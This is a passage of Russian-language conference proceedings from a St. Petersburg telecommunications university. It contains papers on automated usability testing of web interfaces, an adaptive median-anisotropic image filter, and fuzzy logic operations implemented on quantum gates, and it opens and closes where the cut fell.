Технология мобильного образования, основанная на использовании индивидуальных электронных коммуникационных средств, доказала свой потенциал, поскольку позволяет выстраивать индивидуальные образовательные траектории для каждого студента с точки зрения темпов обучения, без территориальных и временных ограничений.

С развитием доступности мобильных устройств, смещение части контента учебного материала в цифровые электронные ресурсы расширяет возможности образовательного процесса, что позволяет не только внедрять персонализированные технологии обучения, но и реализовать рекомендации по политике в области мобильного обучения ЮНЕСКО с учетом возросших требований к обеспечению кибербезопасности.

#### Список используемых источников

1. Потенциал научных исследований СПбГУТ в Год науки и технологий. URL: <https://www.sut.ru/bonchnews/science/09-12-2021-potencial-nauchnih-issledovaniy-spbgut--v-god-nauki-i-tehnologiy> (дата обращения 03.02.2023).
2. Шестаков А. В., Фролова К. А., Плетнев Я. А. Геоинформационные системы в управлении и мониторинге техногенных объектов. Схемы и QR-ссылки. СПб. : Типография «Любавич», 2021. 100 с.
3. Шестаков А. В., Громова Н. Н., Степкина Ю. А. Цифровая трансформация информативности учебного материала для образовательной деятельности вуза // Международный научный журнал. 2021. № 5. С. 55–74.
4. Шестаков А. В., Фролова К. А., Плетнев Я. А. Геоинформационные системы в управлении и мониторинге техногенных объектов : учебно-методическое пособие по выполнению практических работ. СПб. : СПбГУТ, 2022. 64 с.
5. Шестаков А. В., Елагин В. С., Татарникова И. М., Федорова А. В. Подготовка квалификационной работы на соискание ученой степени. СПб. : СПбГУТ, 2022. 71 с.
6. Громова Н. Н., Нестеров А. А., Степкина Ю. А., Шестаков А. В. Цифровая трансформация лекционного материала на примере геоинформационных дисциплин // Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2022). XI Международная научно-техническая и научно-методическая конференция : сб. науч. ст. в 4-х т. СПб. : СПбГУТ, 2022. С. 158–163.
7. Byker E. J., Putman S. M., Polly D., Handler L. Examining elementary education teachers and preservice teachers' self-efficacy related to technological pedagogical and content knowledge (TPACK) // In Self-efficacy in instructional technology contexts, 2018. P.119–140.

8. Firmansyah G., Hariyanto D. The use of QR code on educational domain: a research and development on teaching material // Journal SPORTIF: Journal Penelitian Pembelajaran. 2019, vol. 265. DOI: 10.29407/js\_unpgri.v5i2.13467.

9. Gordeev M., Urago A., Shestakov A. Development of QR-Code Authentication Software as Internet-Service // Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2022). XI Международная научно-техническая и научно-методическая конференция : сб. науч. ст. в 4-х т. СПб. : СПбГУТ, 2022. С. 30–35.

**УДК 004.514**  
**ГРНТИ 20.15.05**

## **АНАЛИЗ СИСТЕМ АВТОМАТИЗИРОВАННОГО ТЕСТИРОВАНИЯ ЭРГОНОМИКИ ВЕБ-ИНТЕРФЕЙСОВ**

**В. В. Громов, Е. И. Онофрийчук**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Работа посвящена исследованию существующих решений в области автоматизации оценки эргономики веб-интерфейсов. В статье приведен подробный анализ инструментов, осуществляющих оценку презентационного слоя веб-интерфейсов с целью обнаружения проблем, связанных с содержанием, представлением и навигацией. По результатам анализа выявлены преимущества и недостатки сервисов, а также определен список функций, которыми должна обладать система автоматизированного тестирования эргономики веб-интерфейсов.*

*пользовательский интерфейс, веб-сайт, эргономика, автоматизация, дизайн интерфейсов.*

Благодаря стремительному развитию сети Интернет веб-сайты стали играть важную роль в бизнес-маркетинге. Предпринимателям необходимо постоянно поддерживать и совершенствовать свои веб-сервисы, ведь дизайн сайта вносит большой вклад в успех и восприятие предприятия [1]. Согласно статистике, представленной в отчете Top Design Firms в 2021 году, половина пользователей считает, что дизайн сайта имеет решающее значение для бренда компании. 42% потребителей покидают сайт из-за плохой функциональности. Поэтому важно понимать необходимость удобства использования, эргономичности веб-сервисов и, следовательно, необходимость оценки этого показателя.

Эргономичность определяется через пять компонентов качества:

1) обучаемость – легкость, с которой начинающие пользователи могут использовать все основные функциональные возможности дизайна;

2) эффективность – скорость, с которой пользователи могут выполнять свои задачи;

3) запоминаемость – легкость, с которой пользователи могут возобновить свои прежние навыки;

4) ошибки – частота, серьезность и простота восстановления;

5) удовлетворенность – удовольствие от использования дизайна.

Таким образом, будучи атрибутом качества программного обеспечения, эргономика веб-интерфейсов не достигается путем принятия желаемого за действительное. Тщательная оценка необходима для обеспечения приемлемого уровня удобства использования, что, как было показано, увеличивает продажи, конкурентоспособность, пропускную способность и удовлетворенность пользователей, при этом сокращая бюджеты на поддержку пользователей.

Существует общая договоренность относительно действий в процессе оценки эргономики интерфейса [2], а именно:

1) сбор данных по удобству использования, таких как время выполнения задачи, ошибки, нарушения рекомендаций и субъективные оценки";

2) анализ – интерпретация ранее собранных данных об эргономике сайтов с целью выявления проблем их дальнейшего использования при проектировании и дизайне;

3) критика – предоставление предложений в попытке облегчить ранее выявленные проблемы и улучшить удобство использования дизайна.

Несмотря на то, что организации, занимающиеся разработкой программного обеспечения, в целом начали признавать важность эргономики, существует несколько препятствий, мешающих им успешно применять обоснованные стратегии оценки на практике:

1) методы оценки являются дорогостоящими с точки зрения времени и человеческих ресурсов, и поэтому не всегда возможно проанализировать каждый аспект

2) дизайна и/или сравнить несколько альтернативных вариантов дизайна;

3) трудно найти экспертов по эргономике и пользователей, принадлежащих к целевой группе системы

4) результаты оценки субъективны, что приводит к тому, что результаты не систематичны или непредсказуемы;

5) видение разработчиков конечного продукта расходится с ожиданиями пользователей.

В настоящее время существует ряд инструментов, которые выполняют анализ эргономики веб-сайта. Такие инструменты анализируют презентационный слой сайта, чтобы обнаружить проблемы, связанные с содержанием, представлением информации и командами навигации. Важно отметить, что

некоторые из этих инструментов фокусируют внимание на анализе только доступности веб-сайта, в отличие от удобства использования в целом.

По этой причине далее будет проводиться различие между ними на инструменты анализа доступности и инструменты анализа удобства использования.

### *Инструменты анализа доступности*

**MAGENTA** (*MultiAnalysis of Guidelines by an Enhanced Tool for Accessibility*) – это веб-инструмент для анализа доступности, разработанный организацией Human Interface in Information Systems (HIIS) [3]. Этот инструмент ссылается на руководство по доступности веб-контента – WCAG 1.0, а также оценивает доступность веб-сайтов в соответствии с рекомендациями для слабовидящих людей и рекомендациям, включенным итальянский закон о доступности.

Сначала программа предлагает пользователю выбрать критерии, по которым будет проведен анализ веб-сайта. В их число входят: логическое разделение элементов интерфейса, индексация содержимого, изменение состояний кнопок при наведении курсора мыши, цвет текста и фона. MAGENTA идентифицирует существующие проблемы доступности и, по возможности, предлагает пользователям исправления выявленных нарушений доступности веб-сайта. Пример результата работы программы MAGENTA представлен на рис. 1.




Рис. 1. Результат работы программы MAGENTA

Аналогичный продукт, **OSAWA** – это веб-инструмент автоматизированной оценки доступности, разработанный Urbilog и France Telecom. Он также ссылается на руководство по доступности веб-контента и закон Франции о доступности. Пользователи могут указать URL-адрес своего сайта или загрузить HTML-файл, и инструмент отобразит отчет об аудите доступности со ссылками на обнаруженные нарушения.

#### *Инструменты анализа удобства использования*

**Web TANGO** (*Web Tool for Assessing Navigation & Organisation*) – это сервис, использующий моделирование и алгоритмы поиска информации для прогнозирования поведения пользователя при поиске информации и пути навигации по сайту [4].

В своей оценке он учитывает до 157 высокоточных количественных показателей, таких как цвет и расположение текста, которые были получены в результате анализа более 5 300 веб-страниц. Затем он сравнивает полученные результаты с эмпирически подтвержденными аналогами успешных сайтов и сайтов, которые были номинированы на «Webby Awards» (премию Вебби) и получили высокие оценки.

Ограничением Web TANGO является его сосредоточенность на оценке отдельных вопросов дизайна веб-страниц, а не навигации и информационной архитектуры сайта. Фактически, было заявлено, что этот инструмент является лишь рудиментарной системой, которая не является достаточно надежной для широкого использования. Более того, из 157 рассмотренных метрик, только 6 действительно оценивают удобство использования веб-сайта.

В результате проведенного анализа были рассмотрены существующие инструменты автоматизированного тестирования эргономики веб-интерфейсов был рассмотрен их функционал, обозначены их преимущества и недостатки.

Отсюда можно выделить критерии, которым должен соответствовать сервис для автоматизированной оценки эргономики веб-интерфейсов:

1) располагаться в Интернете и быть доступным в виде веб-приложения, чтобы актуализировать процесс оценки эргономики, ориентируясь на более широкую аудиторию и снижая затраты связанных с установкой и логистикой локальных систем;

2) автоматизированный процесс сбора, анализа и анализа, чтобы не зависеть от вмешательства человека;

3) использовать метрики качества программного обеспечения, описанные в ГОСТ ИСО/МЭК 9126-2001 [5], поскольку они позволят выявить большинство проблем эргономики, возникающих в дизайне;

4) сбор и представление результатов оценки в виде удобных для пользователя отчетов, чтобы помочь пользователям получить представление об эргономике разрабатываемых веб-сайтов.

#### Список используемых источников

1. Herbig P., Hale B. Internet: the marketing challenge of the twentieth century // Internet Research, 1997, 95 p.
2. Ardito C., Buono P., Caivano D., Costabile M. F. Usability evaluation: a survey of software development organizations // International Conference on Software Engineering and Knowledge Engineering, Miami, FL, USA, 2011, 283 p.
3. MAGENTA – Multi-Analysis of Guidelines by an Enhanced Tool for Accessibility, The Human-Computer Interaction Group Laboratory, 2010. URL: <http://giove.isti.cnr.it/tools/MAGENTA/home> (дата обращения 18.03.2023).
4. Ivory, M. Y. Web TANGO: Towards Automated Comparison of Information-centric WebSite Designs [Электронный ресурс] // Proc., Student Posters, 2000. URL: <http://webtango.berkeley.edu/tools/analysis-tool.html> (дата обращения 18.03.2023).
5. ГОСТ Р ИСО/МЭК 9126-93. Информационная технология. Оценка программной продукции. Характеристики качества и руководства по их применению. М. : Изд-во стандартов, 2–3 с.

УДК 004.932.4  
ГРНТИ 28.23.15

## КОМБИНИРОВАННЫЙ МЕДИАННО-АНИЗОТРОПНЫЙ ФИЛЬТР ДЛЯ ОБРАБОТКИ ИЗОБРАЖЕНИЙ

**А. Н. Губин, В. Л. Литвинов, Т. В. Матюхина, Ф. В. Филиппов**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В практике цифровой обработки изображений масочная фильтрация является одной из наиболее распространенных. Однако, большинству линейных масок присущи существенные недостатки, особенно проявляющиеся при неаддитивных негауссовых шумах. В работе предложен новый адаптивный масочный двумерный фильтр, сочетающий адаптивную рекурсивную и масочную фильтрацию. Фильтр обладает высоким быстродействием и эффективностью в борьбе с импульсными и высокочастотными шумами, сохраняя при этом резкость изображения.*

*анализ изображений, обработка изображений, фильтрация изображений, адаптивная фильтрация, робастная фильтрация.*

В настоящее время основной тенденцией в развитии методов фильтрации изображений является переход от спектральных методов с использованием быстрых спектральных преобразований, позволяющих осуществить

оптимальную согласованную фильтрацию, к так называемым масочным пространственным методам [1].

Фильтрация с помощью масок заключается в наложении на изображение подвижной (скользящей) маски ограниченной размерности с заменой значения элемента изображения  $a_{i,j}$ , соответствующего центру маски, на средневзвешенное значение элементов, выделенных маской (дискретная свертка):

$$a_{i,j} := \sum_{k=-N/2}^{N/2} \sum_{m=-N/2}^{N/2} a_{i+k,j+m} \cdot w_{k,m},$$

где  $w_{k,m}$  – весовые коэффициенты маски, а  $N \times N$  – размер маски. В общем случае маска может быть не обязательно квадратной, а, например, крестообразной.

Масочные методы обладают значительным многообразием, которое достигается как за счет варьирования размера маски  $N$ , так и за счет выбора коэффициентов  $w_{k,m}$ . Обычно эти коэффициенты принимают не более трех различных значений, создавая весовую функцию, симметричную относительно одной из осей [2].

Однако, всем линейным маскам присущи два существенных недостатка: плохая фильтрация импульсных помех и сглаживание перепадов яркости, приводящее к эффекту расфокусировки (потери резкости).

Известны методы робастной фильтрации [3], позволяющие избежать «размывания» импульсных шумов по группе соседних пикселей, но при этом значительно искажаются края перепадов яркости, что часто бывает неприемлемо (например, в электронной микроскопии).

Исключить этот недостаток можно, сделав весовые коэффициенты маски зависимыми от градиента яркости:

$$w^1 = \frac{c_1}{c_2 + \left| a_{i-\frac{N}{2},j} - a_{i+\frac{N}{2},j} \right|}$$

$$w^2 = \frac{c_1}{c_2 + \left| a_{i,j-\frac{N}{2}} - a_{i,j+\frac{N}{2}} \right|},$$

где  $c_1 = \text{const}$ ;  $c_2 = \text{const}$ ;  $w^1$  – соответствует строчным элементам, кроме центрального, а  $w^2$  – столбцовым.

Попадая на перепад, такая маска настолько уменьшает свои весовые коэффициенты, что практически сохраняет контуры изображения.

Алгоритм фильтрации при этом имеет вид:

$$a_{i,j} := \frac{1}{L} \sum_{k=-N/2}^{N/2} \sum_{m=-N/2}^{N/2} (a_{i,j} + w^1 (w_{k,m} \cdot a_{i-\frac{N}{2},j} + w_{k,m} \cdot a_{i-\frac{N}{2}+1,j} + \dots$$



$$+w_{k,m} \cdot a_{i+\frac{N}{2},j}) + w^2 \left( w_{k,m} \cdot a_{i,j-\frac{N}{2}} + \dots + w_{k,m} \cdot a_{i,j+\frac{N}{2}} \right),$$

где  $L = 1+N \cdot w^1 + N \cdot w^2$ .

Для сохранения перепадов яркости можно воспользоваться математическими методами проверки гипотез. Если в апертуре маски нет перепадов яркости, то можно считать, что локальная дисперсия  $\sigma^2$  определяется дисперсией шумов. Таким образом, если гипотеза  $\sigma^2 \leq \sigma^2_{\text{шума}}$  выполняется, то перепад яркости отсутствует. Критерий проверки гипотез может быть выбран различным: критерий  $\chi^2$ , критерий Неймана-Пирсона, критерий Уилкоксона и т.п.

Так, для критерия Неймана-Пирсона надо оценить  $s^2 \geq c_\alpha$ , где  $s$  – среднеквадратичное отклонение выборки,  $c_\alpha = \text{const}$ ,  $\alpha$  – уровень значимости.

Для критерия  $\chi^2$  требуется проверка условия:

$$(NN - 1)s^2 / \sigma_{\text{шума}}^2 > \chi_{1-\alpha}^2,$$

где  $NN = N \times N$  – размер выборки,  $\chi_{1-\alpha}^2$  – табулированное значение распределения.

Так как вычисление  $s^2$  достаточно трудоемко, можно оценить дисперсию локальной области изображения косвенно – по градиенту изображения. Тогда операция проверки гипотезы сводится к выбору лишь одного параметра, который можно легко подобрать экспериментально:

$$a_{i,j}^1 := \begin{cases} \sum_{k=-N/2}^{N/2} a_{i+k,j} \cdot w_k, & \text{при } \left| a_{i-\frac{N}{2},j} - a_{i+\frac{N}{2},j} \right| \leq ka_{i,j} \\ a_{i,j}, & \text{при } \left| a_{i-\frac{N}{2},j} - a_{i+\frac{N}{2},j} \right| > ka_{i,j} \end{cases},$$

$$a_{i,j}^2 := \begin{cases} \sum_{m=-N/2}^{N/2} a_{i,j+m} \cdot w_m, & \text{при } \left| a_{i,j-\frac{N}{2}} - a_{i,j+\frac{N}{2}} \right| \leq ka_{i,j} \\ a_{i,j}^1, & \text{при } \left| a_{i,j-\frac{N}{2}} - a_{i,j+\frac{N}{2}} \right| > ka_{i,j} \end{cases},$$

где  $0 < k < 1$  – параметр фильтра.

Данный фильтр обладает также возможностью итерационного сглаживания изображения с постепенно увеличиваемым порогом.

Такие маски обеспечивают фильтрацию высокочастотных шумов с сохранением резкости изображения, но только в том случае, если импульс шума не попадает на перепад яркости. Оставаясь в рамках адаптивной линейной фильтрации невозможно обеспечить совместную оптимальную фильтрацию гауссовых и импульсных шумов, поэтому необходим комбинированный подход, сочетающий и рекурсивную адаптивную, и робастную

фильтрацию. Таким образом, достаточно обнаружить импульсы шума во вновь поступающих в апертуру фильтра отчетах с помощью робастного фильтра, а по остальной части отчетов произвести рекурсивную адаптивную фильтрацию.

Наиболее известным из робастных фильтров является медианный фильтр. Отметим, что медианный ранговый критерий сдвига асимптотически оптимален, когда плотность распределения принадлежит симметрично-экспоненциальному типу [4].

В работе [5] авторами предложен класс адаптивных робастных фильтров, устойчивых к импульсным шумам и имеющих последовательную структуру, состоящую из базовых вычислительных процедур.

#### Список используемых источников

1. Вудс Р., Гонсалес Р. Цифровая обработка изображений. М. : Техносфера, 2012. 1104 с.
2. Денисов Д. А., Низовкин В. А. Сегментация изображений на ЭВМ // Зарубежная радиоэлектроника. 1985. № 10. С. 5–30.
3. Ярославский Л. П. Цифровая обработка сигналов в оптике и голографии: Введение в цифровую оптику. М.: Радио и связь, 1987. 296 с.
4. Хьюбер Дж. П. Робастность в статистике : пер. с англ. М. : Мир, 1984. 304 с.
5. Губин А. Н., Литвинов В. Л., Филиппов Ф. В. Класс адаптивных робастных фильтров для изображений детального типа // Актуальные проблемы инфотелекоммуникаций в науке и образовании. V Международная научно-техническая и научно-методическая конференция: сб. науч. ст. СПб. : СПбГУТ, 2016. С. 63–67.

УДК 530.145.3  
ГРНТИ 50.07.05

## РЕАЛИЗАЦИЯ НЕЧЕТКОЙ ЛОГИКИ НА КВАНТОВЫХ ЛОГИЧЕСКИХ ВЕНТИЛЯХ

**А. Н. Губин, В. Л. Литвинов, Ф. В. Филиппов**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Расширение традиционной двузначной логики для выполнения операций на размытых множествах позволяет создавать гибкие конструкции, лежащие в основе моделирования трудноформализуемых процессов. Пребывание кубита в состоянии суперпозиции и возможности управления амплитудами вероятности позволяет провести аналогии в реализации подобных операций. В этой связи представляется интересным анализ особенностей реализации булевских операций над кубитами с использованием квантовых логических вентилях.*

*нечеткая логика, суперпозиция кубитов, квантовые вентили, квантовые вычисления.*

Термин «нечеткая логика» вызывает к себе спорное отношение. С одной стороны, бескомпромиссность логики, с другой – некие компромиссы, обусловленные неполной достоверностью данных. Подобная расширенная логика обладает дополнительными возможностями, простотой и, при этом, полностью совместима с классической логикой в предельных случаях.

Однако, программная реализация выражений нечеткой логики требует четких условий, поэтому в какой-то момент всегда приходится из нечеткой степени истинности получать четкий критерий срабатывания. Это похоже на то, что происходит в квантовом мире: до тех пор, пока система эволюционирует в соответствии с уравнением Шредингера, ее квантовое состояние изменяется детерминировано и непрерывно, но как только выполняется измерение, происходит квантовый скачок (коллапс волновой функции), и система устанавливается в одно из дискретных состояний. В нечеткой логике это называется дефазификацией [1].

Нечеткая логика базируется на понятии степени истинности больше, чем на абсолютной истине, которая имеет отношение к другой системе логики. Строго говоря, степени истинности основываются на понятии  $t$ -нормы [2]. После выбора некоторой  $t$ -нормы появляется возможность определить основные операции над пропозициональными переменными: конъюнкцию, дизъюнкцию, импликацию, отрицание и другие.

По аналогии с обычным компьютером, управление универсальным квантовым компьютером реализуется с помощью логических вентилях, позволяющих выполнять простейшие операции над кубитами. Логические квантовые вентили, которые используются в квантовых вычислениях, имеют иные цели, чем те, которые используются в классических компьютерах [3]. Квантовые логические вентили работают как квантовые операторы. Являясь, по существу, унитарными матрицами, они преобразуют одни текущие вероятностные состояния кубитов в другие состояния с другими вероятностями.

Таким образом, для построения возможных ассоциаций с  $t$ -нормами нужно реализовать классические булевские операции над кубитами с использованием квантовых логических вентилях. Методически это несложно выполнить следующим образом.

Рассмотрим реализацию на примере двухвходовой булевской функции  $y = x_1 \& x_2$ , которую можно представить в виде трехразрядной квантовой схемы, выполняющей следующее преобразование:  $|x_1x_20\rangle \rightarrow |x_1x_2y\rangle$ .

Если определить значения разрядов в соответствии с реализуемой функцией, то для всех комбинаций значений  $x_1$  и  $x_2$  только для комбинации  $|110\rangle \rightarrow |111\rangle$  последний кубит должен принимать значение  $y = 1$ .

Классическое двухвходовое «И» можно сформировать, используя вентиль Тоффоли, у которого управляемый вход инициализирован в состояние

$|0\rangle$ . Когда входные кубиты  $|x_1\rangle$  и  $|x_2\rangle$  принимают значения из  $\{0,1\}$ , тогда на выходе получаем  $y = x_1 \& x_2$  (рис. 1).

Для анализа поведения схемы на суперпозиции состояний добавим вентили Адамара и произведем измерения значений  $M[y]$  на выходе (рис. 2). В результате замеров на  $10^5$  испытаний получен ожидаемый результат  $y = 1$  в 25,1 % случаев, соответствующий появлению вектора  $|11\rangle$  в состояниях суперпозиции  $\frac{1}{2}(|00\rangle + |01\rangle + |10\rangle + |11\rangle)$ .

Очевидно, что десятые доли процента обусловлены стохастическим характером квантовых процессов обработки данных.




Рис. 1. Логическое «И» на кубитах




Рис. 2. Измерение значений

Существуют универсальные наборы вентилей, достаточных для выполнения любого квантового вычисления. Например, набор, состоящий из вентиля *C-NOT* и всех однокубитных вентилей, является универсальным. Возможны и другие универсальные наборы [4].

Также широко известны различные полные системы булевых функций, например:

- $\{\wedge, \vee, \neg\}$  (конъюнкция, дизъюнкция, отрицание);
- $\{\wedge, \oplus, 1\}$  (конъюнкция, сложение по модулю два, константа).

Первая система используется для представления функций в виде дизъюнктивных и конъюнктивных нормальных форм, вторая – для представления в виде полиномов Жегалкина [5]. В отличие от первой, вторая система является безызыбыточной – все три её элемента необходимы для полноты системы. Представляется интересным смоделировать булевские логические элементы указанных полных систем на основе квантовых вентилей и определить оптимальный вариант моделирования.

Реализация логической функции «И» уже представлена на рис. 1, а логическое булевское отрицание «НЕ» имеет полный аналог для кубитов в виде вентиля Паули *X*.

Для реализации аналога функции дизъюнкции может служить схема, представленная на рис. 3, а сложение по модулю два для кубитов выполняется на схеме рис. 4.




Рис. 3. Логическое «ИЛИ» на кубитах




Рис. 4. Логическое «XOR» на кубитах

Рассмотрим вариант использования аналогов второй системы, то есть операций конъюнкции и сложения по модулю два, на примере моделирования логической схемы из [5], которая задана таблицей истинности (табл. 1).

ТАБЛИЦА 1. Таблица истинности функции  $y$

$x_1$	$x_2$	$x_3$	$x_4$	$y$	$x_1$	$x_2$	$x_3$	$x_4$	$y$
0	0	0	0	0	1	0	0	0	1
0	0	0	1	0	1	0	0	1	0
0	0	1	0	0	1	0	1	0	0
0	0	1	1	0	1	0	1	1	1
0	1	0	0	0	1	1	0	0	1
0	1	0	1	0	1	1	0	1	0
0	1	1	0	1	1	1	1	0	1
0	1	1	1	0	1	1	1	1	0

Полином Жегалкина – это полином с коэффициентами 0 и 1, где в качестве произведения берётся конъюнкция, а в качестве сложения «исключающее ИЛИ». В общем случае полином имеет следующий вид:

$$P = a_{000\dots000} \oplus a_{100\dots0} x_1 \oplus a_{010\dots0} x_2 \oplus \dots \oplus a_{00\dots01} x_n \oplus a_{110\dots0} x_1 x_2 \oplus \dots \oplus a_{00\dots011} x_{n-1} x_n \oplus \dots \oplus a_{11\dots1} x_1 x_2 \dots x_n.$$

Детали построения полинома Жегалкина для функции  $y$ , заданной таблицей истинности можно посмотреть в [5]. Результатом этого построения явилась функция  $y = x_1 \oplus x_1 x_3 \oplus x_1 x_4 \oplus x_2 x_3 \oplus x_2 x_3 x_4 \oplus x_1 x_2 x_3 x_4$ .

Для реализации данной функции на кубитах потребовалась десятиразрядная квантовая схема, выполняющая преобразование:  $|x_1 x_2 x_3 x_4 000000\rangle \rightarrow |x_1 x_2 x_3 x_4 00000y\rangle$  (рис. 5). Последние пять квантовых вентилей Тоффли не несут «логической» нагрузки, а используются для удовлетворения требования обратимости квантовых преобразований.




Рис. 5. Реализация функции  $y(x_1, x_2, x_3, x_4)$  на кубитах

Проанализируем полученную реализацию, используя модель в среде Qiskit [7]. Дополнительно применяя на входах  $|x_1x_2x_3x_4\rangle$  вентили Адамара, в результате замеров на  $10^5$  испытаний получаем результат  $y = 1$  в 30600 случаев. Этот результат статистически соответствует появлению значений входных векторов в суперпозиции состояний, при которых  $y = 1$ , в соотношении 5/16.

Интересно также обратить внимание на возможную интерпретацию моделирования  $t$ -норм с использованием степени истинности [2], как аналог применения квантовых вентилях фазового сдвига, влияющих на амплитуды вероятностей [6]. Функция  $y$  (рис. 5) для нулевого входного вектора  $|x_1x_2x_3x_4\rangle = |0000\rangle$  формирует нулевое значение практически в 100 % случаев в результате замеров на  $10^5$  испытаний. Однако, если выполнить фазовый сдвиг кубита  $|x_1\rangle$  с помощью квантового вентиля  $R_x$  на величину  $\pi/8$ , в результате замеров на  $10^5$  испытаний получаем результат  $y = 1$  в 3774 случаях.

#### Список используемых источников

1. Бураков Д. П. Этап дефаззификации нечеткого вывода: традиционный и байесовский логико-вероятностный подходы // XXII Международная конференция по мягким вычислениям и измерениям (SCM-2019). Сборник докладов. Санкт-Петербург. 23–25 мая 2019 г. СПб.: СПбГЭТУ «ЛЭТИ». URL: <https://scm.etu.ru/assets/files/2019/scm2019/papers/1/039.pdf> (дата обращения 07.02.2023).
2. Блюмин С. Л., Шуйкова И. А., Сараев П. В., Черпаков И. В. Нечеткая логика: алгебраические основы и приложения : монография. Липецк : ЛЭГИ, 2002. 111 с.
3. Ульянов С. В., Рябов Н. В. Квантовый симулятор в задачах моделирования интеллектуального нечеткого управления // Нечеткие системы и мягкие вычисления. 2019. Том 14. Выпуск 1. С. 19–33.
4. Квантовый вентиль. URL: [https://ru.wikipedia.org/wiki/Квантовый\\_вентиль](https://ru.wikipedia.org/wiki/Квантовый_вентиль) (дата обращения 07.02.2023).
5. Полином Жегалкина. URL: [https://neerc.ifmo.ru/wiki/index.php?title=Полином\\_Жегалкина](https://neerc.ifmo.ru/wiki/index.php?title=Полином_Жегалкина) (дата обращения 07.02.2023).



6. Хидари Дж. Д. Квантовые вычисления: прикладной подход : пер. с англ. В. А. Яроцкого. М. : ДМК Пресс, 2021. 370 с.

7. Qiskit. URL: <https://qiskit.org/> (дата обращения 07.02.2023).

УДК 004.8  
ГРНТИ 81.81.07

## ОСОБЕННОСТИ ИСПОЛЬЗОВАНИЯ ПРОСТОЙ ИНТУИТИВНОЙ МОДЕЛИ НАДЕЖНОСТИ ПРОГРАММНЫХ СРЕДСТВ

**А. Н. Губин, В. Л. Литвинов, Ф. В. Филиппов**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича

